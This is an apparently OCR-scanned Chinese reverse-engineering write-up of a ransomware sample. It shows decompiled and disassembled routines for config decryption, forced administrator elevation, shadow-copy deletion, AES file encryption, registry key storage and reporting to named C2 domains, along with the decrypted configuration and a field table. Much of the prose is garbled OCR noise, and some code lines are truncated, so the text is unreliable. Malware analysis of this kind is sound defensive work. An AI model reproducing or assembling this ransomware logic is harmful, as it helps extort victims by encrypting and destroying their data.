矿 fps 摄询 F 见 神



远 陷 谅 规 般摄

J dqgF ude815 裁 Vr glqr nlel 起 般

摄

(f)

绑 (f) 耀 面(f) 般矿

(f) (f)职

罗询 SGI 警 1h{h 矿 阻 LGD (f)

挺 (o) Ⓑ z Z lqP dlq 阻 挺

间遭般 见 Ⓡ Ⓡ 败矿⑨ nhuqhd651goo


```
i = 0;
if ( v14 == 2345243 )                   // OD中调试不经过此分支

ConvertFiberToThread();
SetConsoleTextAttribute(0, 0);          // 设置控制台窗口字体颜色和背景色的计算机函数
GlobalFindAtomW(0);                     // 在全局原子表中搜索指定的字符串，并检索与该字符串关联的全局原子
FoldStringW(0, 0, 0, &DestStr, 0);      // 将一个Unicode字符串映射到另一个，执行指定的转换
wprintf(L"rajowahukiholu lunemuzonoze");
fopen(0, 0);
frexp(0.0, 0);

or ( i = 0; ; ++i )

GetTickCount();                         // GetTickCount返回（retrieve）从操作系统启动所经过（elapsed）的毫秒数，它的返回值是DWORD
GetLastError();                         // 得到最后一次错误码
if ( i > 826999 )
  break;

word_BDD7D8 = (int)LoadLibraryW(L"kernel32.dll");
i = 0;
hile ( 1 )
```


雅　罪ⓤ　　齐　sd| σ dg　(f)=


```
while ( (signed int)v9 < (signed int)&unk_55BD1C );
dwSize = v8 + 407737;
lpAddress = GlobalAlloc(0, v8 + 407737);      // 分配固定内存，返回一个指针
GlobalAlloc(0, dwSize);
v10 = dword_43E6FC;
dword_BDD800 = dword_43E6FC;
if ( dwSize > 0 )
{
  while ( 1 )
  {
    *((_BYTE *)lpAddress + v4) = *(_BYTE *)(v10 + v4 + 407737);
    if ( ++v4 >= dwSize )
      break;
    v10 = dword_BDD800;
  }
}
sub_43B60F(&lpAddress, &dwSize);
dword_43F780 = 'triV';                       // VirtualProtect
dword_43F784 = (int)&unk_6C6175;
v11 = (int *)((char *)&dword_43F780 + strlen((const char *)&dword_43F780));
*v11 = 'torP';
v11[1] = &unk_746365;
sub_43B326(v11);
sub_43B341((int)lpAddress, dwSize, &unk_43E2F8);
lpAddress = (char *)lpAddress + 5725;
sub_43B31B();                                  // 最后一个疑是跳转到恶意函数
return 0;
```


Vxeb76E64E　翻耀　　挺　矿LGD　　(f)　矿起　RG


ⓤ　　挺　谨雅ⓤ　⑨




齐 dndyh Ⓑ hd{



Ⓑ耀 f46788f4





绑 见 翻 rsfrgh 结

4携fwuo d ⓤ(f) (f) 齐 (f)见

5携 (f) 0绑 (f) 翻 frppdqgv

见

脑 规 sd| σ dg （f） gxp s 绑 远 LDW 矿 规

（f）

```
int __stdcall start(int a1)
{
  int v1; // eax

  SetErrorMode(1);                      // 系统不显示"关键错误处理程序"消息框,将错误发送到调用进程，防止错误对话框挂起进程
  if ( CreateMutex_sub_4047B3() )       // 创建互斥量
    ExitProcess_sub_403E06(0);
  if ( decode_load_config_sub_401AC0() )// 解密配置
  {                                     // 加载配置文件失败会进入该逻辑，然后会跳到外壳程序，不再关注
    v1 = GetCurrentProcessId();
    sub_406963(v1);
  }
  runas_admin_sub_404A91();             // 保证以管理员权限运行
  main_sub_402D34();                    // 加密，设置壁纸，网络交互
  nullsub_1();
  return 0;
}
```


见 耀 （f） vxeb735g67 罪神

```
int main_sub_402D34()
{
  signed int v0; // esi

  Thread_ImpersonateLoggedOnUser_sub_4042DE();  // 设置使将要创建的线程模拟当前用户的令牌权限
  v0 = sub_40149E();                            // 准备加密前的信息(密钥解密,生成. readme文件内容格式化等). 获取机器信息
  if ( v0 )
  {
    if ( !dword_41D7CC && GetKeyboardLayoutList_sub_404381() )
      ExitProcess_sub_403E06(0);
    sub_40457F(0, 0, (int (__cdecl *)(int, int *))sub_402590);// 反正就是遍历查找
    delete_shadow_sub_403D59();                 // 删除卷影文件
    if ( dword_41D7C4 )
      sub_403511();                             // 网络适配器相关
    if ( sub_402AAF() )                         // 加密文件. 重命名
    {
      create_set_bg_bmp_sub_4038C7();           // 修改壁纸
      if ( dword_41D7C8 )
        send_stat_data_get_res_sub_404DDB(dword_41D738, 59, 0, (void (__cdecl *)(int, int))sub_4025DF);// 参数1 sytzedevries.com;druktemakersheerenveen.nl;energos
                                                //
                                                // 发送stat信息. 读取返回结果
    }
  }
  call_RtlFreeHeap_sub_4013B4();
  CurrentProcess_RevertToSelf_sub_404386();     // 取消模拟权限
  return v0;
}
```


(r) 矿评翻 (s) 芯 谨 神

J σ edo_l GF <l D9H0; 58: 06H<; 059330H: 5478945l 3<

```
004047DF  .  50          PUSH EAX                          MutexName = "Global\FDC9FA6E-8257-3E98-2600-E72145612F09"
004047E0  .  56          PUSH ESI                          InitialOwner = FALSE
004047E1  .  56          PUSH ESI                          pSecurity = NULL
004047E2  .  FF15 30CC410 CALL DWORD PTR DS:[0x41CC30]     CreateMutexW
004047E8  .  A3 DCD44100 MOV DWORD PTR DS:[0x41D4DC],EAX
004047ED  .  85C0        TEST EAX,EAX
```



```
decode_str_sub_404D1A((int)&unk_41CC58, 1544, 7, 86, (int)&v2);// decoded: Global\FDC9FA6E-8257-3E98-2600-E72145612F09
v3 = 0;
v0 = 0;
dword_41D4DC = CreateMutexW(0, 0, &v2);
if ( dword_41D4DC && RtlGetLastWin32Error() == 183 )
  v0 = 1;
return v0;
```


评 挺 矿 齐 警迎

Ⓡ评 F UF 矿 露 挺

迎

```
if ( CRC32_like_sub_40575D(0, (unsigned __int8 *)&unk_41E028, dword_41E024) != unk_41E020 )// 可能是检测是否被修改
  return 0;
result = (_BYTE *)HeapCreate_Alloc_sub_403B35(dword_41E024);// 分配内存
v1 = result;
if ( result )
{
  decode_with_key_sub_405913((int)&unk_41E000, 0x20u, (int)&unk_41E028, dword_41E024, result);// 解密配置
                                                // key: "sZzPfcd5LuoSRhckXiqrseNucYWnR3Yz"
  result = v1;
}
return result;
```



```
00401AC7    E8 A2FFFFFF   CALL c13455c1.00401A6E
00401ACC    8BD8          MOV EBX,EAX
00401ACE    33C0          XOR EAX,EAX
00401AD0    85DB          TEST EBX,EBX
00401AD2    0F84 9E00000( JE c13455c1.00401B76
00401AD8    2145 D8       AND DWORD PTR SS:[EBP-0x28],EAX
00401ADB    57            PUSH EDI
00401ADC    8D7D DC       LEA EDI,DWORD PTR SS:[EBP-0x24]
EAX=01ACF590, (ASCII "{"pk":"pzprC6xbhNFhM/+qJI6gCrd2pnCgyRdai+B89OUhWAw=","pid":"30","sub":"97","dbg":fa
EBX=00000000
```


雅 矿 规 罗 1mrq 警 雅 矿

规 Ⓓ 齐

```
{
    "pk": "pzprC6xbhNFhM/+qJI6gCrd2pnCgyRdai+B89OUhWAw=",
    "pid": "30",
    "sub": "97",
    "dbg": false,
    "fast": true,
    "wipe": true,
    "wht": {
        "fld": ["system volume information", "boot",
        "msocache", "$recycle.bin", "appdata", "programdata",
         "$windows.~ws", "windows.old", "intel", "program
        files (x86)", "tor browser", "windows", "google",
        "program files", "mozilla", "$windows.~bt",
        "perflogs", "application data"],
        "fls": ["thumbs.db", "autorun.inf", "desktop.ini",
        "ntldr", "bootsect.bak", "ntuser.dat.log",
        "ntuser.dat", "bootfont.bin", "boot.ini",
        "ntuser.ini", "iconcache.db"],
        "ext": ["spl", "icns", "mpa", "dll", "com", "386",
        "themepack", "lock", "icl", "scr", "diagcfg", "cur",
        "adv", "drv", "nls", "msi", "shs", "cmd", "msstyles",
         "deskthemepack", "ico", "cpl", "rtp", "wpx", "msp",
        "bat", "ani", "hta", "sys", "ocx", "ics", "prf",
        "key", "theme", "idx", "nomedia", "msc", "ex..", "bin"
        , "mod", "rom", "lnk", "hlp", "ldf", "diagcab", "msu"
```

迎　罪罗(Y)　　WJ Vriw　　罪　知FUDP矩

规　Ⓑ神

Field	Description
pk	Public Key in base64
pid	Identifier of distributor
sub	Identifier of subscription
dbg	Debug: true/false
fast	True/False
wipe	True/False
wht -> fld	Folder exclusions
wht -> fls	Files exclusions
wht -> ext	Exclusion of the extension
wfld	Wipe folder
prc	Process to terminate
dmn	Domains C2
net	Files encryption in the network: true/false
nbody	Instructions for payment
nname	{EXT}-readme.txt (EXT is the extension of file encrypted)
exp	Exploit True/False
img	Image contained in alert encryption on the desktop

Z lq43 绑 评 齐 败矿 z lq: 绑(q)结

```
v0 = GetCurrentProcess();
LOWORD(v1) = get_os_version_sub_404562();
if ( (unsigned __int16)v1 >= 0x600u )          // 版本号大于等于6.0则以管理员权限运行
{
  v1 = sub_403F31(v0);
  if ( v1 == 3 )
  {
    v1 = sub_404039(v0);
    if ( v1 < 0x3000 )
    {
      sub_404806();
      v2 = sub_40410C(0, (int *)&v22);
      if ( !v2 )
        ExitProcess(0);
      v3 = (void *)call_GetCommandLine_sub_4044B3();
      decode_str_sub_404D1A((int)&unk_41CC58, 1996, 16, 10, (int)&v20);// decoded: runas
      v5 = '<';
      v6 = 0;
      v21 = 0;
      v7 = GetForegroundWindow();
      v8 = &v20;
      v9 = v2;
      v10 = v3;
      v11 = 0;
      v12 = 1;
      v13 = 0;
      v14 = 0;
      v15 = 0;
      v16 = 0;
      v17 = 0;
      v18 = 0;
      v19 = 0;
      while ( !ShellExecuteExW(&v5) )          // 如果拒绝就会循环请求管理员权限运行
```


vxeb7347<H 挺 耀 般⑨ Ⓡ 驱 败矿

矿 迎

```
pk_pointer_dword_41D74C = (int)CryptBinaryToStringW_sub_404C77((int)&unk_41D640, 32, 0);// 这里关注一下
                                        // 0B6B3AA7
                                        // D1845BAC
                                        // AAFF3361
                                        // 0AA08E24
                                        // 70A676B7
                                        // 5A17C9A0
                                        // F47CE08B
                                        // 0C5821E5
UID_pointer_dword_41D750 = generate_padding_UID_sub_404165();// 这里是生成UID的函数，主要是根据处理器的CRC和卷序列号计算得到的用户ID，用来组成支付账金的URL
if ( !UID_pointer_dword_41D750 )
  UID_pointer_dword_41D750 = alloc_copy_str_sub_4050CE((__int16 *)&v91);// 失败则赋值"none"
sk_key_pointer_dword_41D754 = (int)regkey__pk_sk_0_sub_4021F5();// 重要（生成了写入注册表的秘钥）
rnd_ext_pointer_dword_41D748 = (int)regkey_rnd_ext_sub_401B7B();// 生成了写入注册表的随机加密后缀
username_pointer_dword_41D758 = (int)GetUserNameW_sub_4042A2();// 获取用户名
if ( !username_pointer_dword_41D758 )
  username_pointer_dword_41D758 = alloc_copy_str_sub_4050CE((__int16 *)&v91);
computername_pointer_dword_41D75C = (int)GetComputerNameW_sub_403E14();// 获取PC机器的名称
if ( !computername_pointer_dword_41D75C )
  computername_pointer_dword_41D75C = alloc_copy_str_sub_4050CE((__int16 *)&v91);
local_domain_pointer_dword_41D760 = (int)regkey_get_local_domain_sub_403F7A();// 获取注册表TCP参数信息
if ( !local_domain_pointer_dword_41D760 )
  local_domain_pointer_dword_41D760 = alloc_copy_str_sub_4050CE((__int16 *)&v91);
localename_pointer_dword_41D764 = (int)regkey_get_LocaleName_sub_404096();// 是注册表中当前用户的控制面板设置中的一些基本设置，这里获取到的是我的计算机语言
if ( !localename_pointer_dword_41D764 )
  localename_pointer_dword_41D764 = alloc_copy_str_sub_4050CE((__int16 *)&v91);
v6 = GetKeyboardLayoutList_sub_4043B1();    // 获取键盘布局，根据此可以知道用户所在语言地区
v7 = &v61;
if ( !v6 )
  v7 = &v17;
about_KeyboardLayoutList_dword_41D768 = alloc_copy_str_sub_4050CE((__int16 *)v7);// 参数书false
productname_pointer_dword_41D76C = (int)regkey_get_productName_sub_40422C();// 这里是获取到了系统版本，例如我的win7专业版
if ( !productname_pointer_dword_41D76C )
```

FSX FUF (o) Ⓑ LG矿

装 XUO

```
result = HeapCreate_Alloc_sub_403B35(34);
v1 = result;
if ( result )
{
  v9 = sub_404879();
  v2 = CRC32_like_sub_40575D(0x539, (unsigned __int8 *)&v9, 4);
  memset_sub_403BBC(&v6, 0, 0x40u);
  sub_403D05((int)&v6);
  decode_str_sub_404D1A((int)&unk_41CC58, 1799, 12, 16, (int)&v7);// decoded: "%08X%08X"
  v8 = 0;
  v3 = v9;
  v4 = strlen_sub_405109(&v6);
  v5 = CRC32_like_sub_40575D(v2, (unsigned __int8 *)&v6, v4);
  wsprintfW(v1, &v7, v5, v3);
  result = v1;
}
return result;
```


LG 神4<D354; EDD58FED6

```
00403D05    55          PUSH EBP
00403D06    8BEC        MOV EBP,ESP
00403D08    83EC 18     SUB ESP,0x18
00403D0B    53          PUSH EBX
00403D0C    56          PUSH ESI
00403D0D    57          PUSH EDI
00403D0E    8B7D 08     MOV EDI,DWORD PTR SS:[EBP+0x8]
00403D11    33C0        XOR EAX,EAX
00403D13    8945 FC     MOV DWORD PTR SS:[EBP-0x4],EAX
00403D16    897D F8     MOV DWORD PTR SS:[EBP-0x8],EDI
00403D19    05 02000080 ADD EAX,0x80000002
00403D1E    33C9        XOR ECX,ECX
00403D20    53          PUSH EBX
00403D21    0FA2        CPUID
00403D23    8BF3        MOV ESI,EBX
00403D25    5B          POP EBX
```

```
EAX 65746E49
ECX 726F4320
EDX 4D542865
EBX 2952286C
ESP 0012F4D4
EBP 0012F4FC
ESI B678FF87
EDI 0012F528

EIP 00403D23 c13455c1.00403D23

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 1  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDF000(8000)
```

```
EAX 0012F528 ASCII "Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz"
ECX 00000000
EDX 00000000
EBX 0041C040 c13455c1.0041C040
ESP 0012F4E4 ASCII " 2.20GHz"
EBP 0012F4FC
ESI B678FF87
EDI 01AF7358
```


vxeb7354 8 挺 罪矿 般⑨ 警 迎

需 迎 矿 需 uhfij (q)


```
decode_str_sub_404D1A((int)&unk_41C040, 1223, 15, 28, (int)&v9);// decoded: "SOFTWARE\\recfg" v9作为输出参数
v10 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 1145, 10, 12, (int)&v7);// decoded: "pk_key"
v8 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 537, 11, 12, (int)&v5);// decoded: "sk_key"
v6 = 0;
decode_str_sub_404D1A((int)&unk_41C040, 318, 5, 10, (int)&v11);// decoded: "0_key"
v12 = 0;
v0 = RegQueryValueExW_sub_4046E5(0x80000002, (int)&v9, (int)&v7, (int)&v16, &v17);// 这里只是检索，并
P = v0;
if ( !v0 )
```

Vxeb73896< snbnh| 矿陷 5 败翻 齐


矿 迄 齐 矿露 绑 面阻 需 败翻 雅

```
else
{
  sub_405639((int)&v4, (int)&unk_41D660);      // 涉及具体的密钥生成
                                               // 参数2作为输出参数，保存生成的秘钥（pk_key）
                                               // 参数1是一个指针
  v17 = 0x20;
  v1 = sub_4059FC((int)&unk_41D640, &v4, 0x20, &v19);
  v2 = sub_4059FC((int)&unk_41C020, &v4, 0x20, &v18);
  call_memset_sub_4059E7(&v4, 0x20u);
  if ( !v1 || !v2 )
    return 0;
  join_str_sub_403B97((int)&unk_41D680, v1, v19);// 参数1作为sk_key的秘钥键值
  join_str_sub_403B97((int)&unk_41D6D8, v2, v18);// 参数1作为0_key的秘钥键值
  if ( !create_set_regkey_sub_404763(0x80000002, (int)&v9, (int)&v7, 3, (int)&unk_41D660, v17) )// pk_key
    create_set_regkey_sub_404763(0x80000001, (int)&v9, (int)&v7, 3, (int)&unk_41D660, v17);
  if ( !create_set_regkey_sub_404763(0x80000002, (int)&v9, (int)&v5, 3, (int)&unk_41D680, v19) )// sk_key
    create_set_regkey_sub_404763(0x80000001, (int)&v9, (int)&v5, 3, (int)&unk_41D680, v19);
  if ( !create_set_regkey_sub_404763(0x80000002, (int)&v9, (int)&v11, 3, (int)&unk_41D6D8, v18) )// 0_key
    create_set_regkey_sub_404763(0x80000001, (int)&v9, (int)&v11, 3, (int)&unk_41D6D8, v18);
}
```

齐 神



挺　神




```
signed int result; // eax

result = sub_40568C((_BYTE *)a1);          // a1就是指向的那块内存
if ( result )
{
  sub_40565D(a1, a2);
  result = 1;
}
return result;
```

信安之路

挺　挺　矿　Ⓑ般　DHV　神

```
BOOL __cdecl sub_406E02(int *a1, int a2)
{
  unsigned int v2; // esi
  int *v3; // edi
  BOOL result; // eax
  int *v5; // edi
  char v6; // [esp+Ch] [ebp-30h]
  int v7; // [esp+2Ch] [ebp-10h]
  int v8; // [esp+30h] [ebp-Ch]
  int v9; // [esp+34h] [ebp-8h]
  int v10; // [esp+38h] [ebp-4h]

  v2 = 0;
  v3 = a1 + 62;
  do
  {
    sub_4058DA((int)v3, 16);
    use_about_AES_sub_406B15(a1, v3);
    v2 += 16;
  }
  while ( v2 < 0x30 );
  sub_4058EE(&v6, a2, 48);
  result = sub_406B31(a1, 256, (int)&v6);
  a1[70] = 1;
  *v3 = v7;
  a1[63] = v8;
  v5 = a1 + 64;
  *v5 = v9;
```


DHV ulmqgdho ⑨ 神

```
v3 = a1;
v10 = *a1 ^ (__ROL4__(*a3, 8) & 0xFF00FF | __ROR4__(*a3, 8) & 0xFF00FF00);
v4 = v3[1] ^ (__ROL4__(a3[1], 8) & 0xFF00FF | __ROR4__(a3[1], 8) & 0xFF00FF00);
v5 = v3[2] ^ (__ROL4__(a3[2], 8) & 0xFF00FF | __ROR4__(a3[2], 8) & 0xFF00FF00);
v6 = v3[3] ^ (__ROL4__(a3[3], 8) & 0xFF00FF | __ROR4__(a3[3], 8) & 0xFF00FF00);
v7 = v3[4] ^ dword_419960[(unsigned __int8)(*((_BYTE *)v3 + 12) ^ __ROL4__(a3[3], 8))] ^ dword_418D60[v10 >> 24] ^ dword_419160[BYTE2(v4)] ^ dword_419560[BYTE1(v5)];
v8 = v3[5] ^ dword_419960[(unsigned __int8)v10] ^ dword_418D60[v4 >> 24] ^ dword_419160[BYTE2(v5)] ^ dword_419560[(unsigned __int16)(*((_WORD *)v3 + 6) ^ ((unsigned __in
v11 = v3[6] ^ dword_419960[(unsigned __int8)(*((_BYTE *)v3 + 4) ^ __ROL4__(a3[1], 8))] ^ dword_418D60[v5 >> 24] ^ dword_419560[BYTE1(v10)] ^ dword_419160[BYTE2(v6)];
v9 = v3[7] ^ dword_419960[(unsigned __int8)v5] ^ dword_418D60[v6 >> 24] ^ dword_419160[BYTE2(v10)] ^ dword_419560[BYTE1(v4)];
JUMPOUT(&loc_40756D);
```


面阻 需 败神

```
v6 = 0;
if ( !RegCreateKeyExW(a1, a2, 0, 0, 0, 2, 0, &v8, 0) )
{
  if ( !RegSetValueExW(v8, a3, 0, a4, a5, a6) )
    v6 = 1;
  RegCloseKey(v8);
}
return v6;
```



```
.  8D45 FC       LEA EAX,[LOCAL.1]
.  33DB           XOR EBX,EBX
.  50             PUSH EAX                          pHandle = 00000002
.  6A 01          PUSH 0x1                          Access = KEY_QUERY_VALUE
.  53             PUSH EBX                          Reserved = 0x0
.  FF75 0C        PUSH [ARG.2]                      Subkey = "SOFTWARE\recfg"
.  8BF3           MOV ESI,EBX
.  FF75 08        PUSH [ARG.1]                      hKey = HKEY_LOCAL_MACHINE
.  FF15 38CB410(  CALL DWORD PTR DS:[0x41CB38]      RegOpenKeyExW
.  85C0           TEST EAX,EAX
.  75 55          JNZ SHORT c13455c1.0040475B
.  57             PUSH EDI
.  8B7D 18        MOV EDI,[ARG.5]
.  57             PUSH EDI                          pBufSize = 80000002
.  53             PUSH EBX                          Buffer = NULL
.  FF75 14        PUSH [ARG.4]                      pValueType = 0012F570
.  53             PUSH EBX                          Reserved = NULL
.  FF75 10        PUSH [ARG.3]                      ValueName = "pk_key"
.  FF75 FC        PUSH [LOCAL.1]                    hKey = 0x0
.  FF15 3CCA410(  CALL DWORD PTR DS:[0x41CA3C]      RegQueryValueExW
.  85C0           TEST EAX,EAX
.  75 31          JNZ SHORT c13455c1.00404751
